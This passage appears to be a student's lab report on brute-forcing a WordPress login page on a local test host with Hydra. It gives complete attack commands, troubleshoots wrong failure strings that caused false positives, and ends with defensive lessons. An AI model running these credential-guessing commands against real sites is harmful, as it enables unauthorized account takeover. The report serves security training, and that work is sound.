[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use
the "module://www.example.com/optional-module-parameters" syntax!

(sherwin@kali)-[~]
$
```

b. Successfully performing a brute force attack on the WordPress site: 1 point

```
(sherwin@kali)-[~]
$ hydra -l wpuser -P passwords.txt 192.168.1.100 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:is incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:44:50
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per tas
k
[DATA] attacking http-post-form://192.168.1.100:80/wp-login.php:log=^USER^&pwd=^PASS^:is
incorrect
[80][http-post-form] host: 192.168.1.100 login: wpuser password: yourpassword
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 18:44:51

(sherwin@kali)-[~]
$
```

Issues encountered:

Another minor issue is I am getting a false-positive result. It is saying that its admin user exists even though it is not in the database. I've noticed that WordPress updated their login Error notice, "Invalid username" phrase is not included anymore.

```


(sherwin@kali)-[~]
$ hydra -l admin -P passwords.txt 192.168.1.100 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid username"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:33:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.1.100:80/wp-login.php:log=^USER^&pwd=^PASS^:inv
alid username
[80][http-post-form] host: 192.168.1.100 login: admin password: dqwesdasfsdgs21231
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 18:33:25

(sherwin@kali)-[~]
$

```



To fix the issue, I changed the failure string to match the actual error message shown during login failures. I used "not registered" instead. Now, Hydra correctly doesn't find any "admin" user, which is the expected result.




```
(sherwin@kali)-[~]
$ hydra -l admin -P passwords.txt 192.168.1.100 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:not registered"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:38:43
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.1.100:80/wp-login.php:log=^USER^&pwd=^PASS^:not
registered
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 18:38:43

(sherwin@kali)-[~]
$
```

This also happens if you put the valid username. So I also changed the failure string when brute forcing using valid username but unknown password. The failure string I used in this scenario is "is incorrect".



```
(sherwin@kali)-[~]
$ hydra -l wpuser -P passwords.txt 192.168.1.100 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:not registered"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:42:39
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per tas
k
[DATA] attacking http-post-form://192.168.1.100:80/wp-login.php:log=^USER^&pwd=^PASS^:not
registered
[80][http-post-form] host: 192.168.1.100 login: wpuser password: mcdonalds
[80][http-post-form] host: 192.168.1.100 login: wpuser password: dqwesdasfsdgs21231
[80][http-post-form] host: 192.168.1.100 login: wpuser password: 123123123
[80][http-post-form] host: 192.168.1.100 login: wpuser password: 21231341%^
[80][http-post-form] host: 192.168.1.100 login: wpuser password: yourpassword
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 18:42:40

(sherwin@kali)-[~]
$
```

Corrected failure string

```
sherwin@kali: ~  
File Actions Edit View Help  
  
(sherwin@kali)-[~]  
$ hydra -l wpuser -P passwords.txt 192.168.1.100 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:is incorrect"  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** ig  
nore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:50:16  
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per tas  
k  
[DATA] attacking http-post-form://192.168.1.100:80/wp-login.php:log=^USER^&pwd=^PASS^:is  
incorrect  
[80][http-post-form] host: 192.168.1.100 login: wpuser password: yourpassword  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 18:50:17  
  
(sherwin@kali)-[~]  
$ cat passwords.txt  
dqwesdasfsdgs21231  
yourpassword  
123123123  
mcdonalds  
21231341%^  
  
(sherwin@kali)-[~]  
$
```

Summary and Observations

This project, where I simulated brute force attacks against WordPress-based websites, taught me a valuable lesson. With the latest version of WordPress, even a basic brute force attack on the login page can reveal how exposed an organization is to unauthorized access. It made me realize how important it is to have strong security measures, like using complex passwords, enabling two-factor authentication, and limiting login attempts.

During the simulation, I also found that WordPress doesn't have built-in protection against rapid login attempts unless you install specific security plugins. This shows the need for admins to actively secure their sites by adding tools like CAPTCHA, firewall rules, or rate-limiting plugins.

In conclusion, this project reinforced how crucial it is to keep doing security checks and regularly updating things to stay protected from evolving threats

References:

<https://ubuntu.com/tutorials/install-and-configure-wordpress>

<https://pawanjswal.medium.com/hydra-unveiling-the-power-of-brute-force>

I used chatgpt to figure out the needed library for php and apache to work

-END-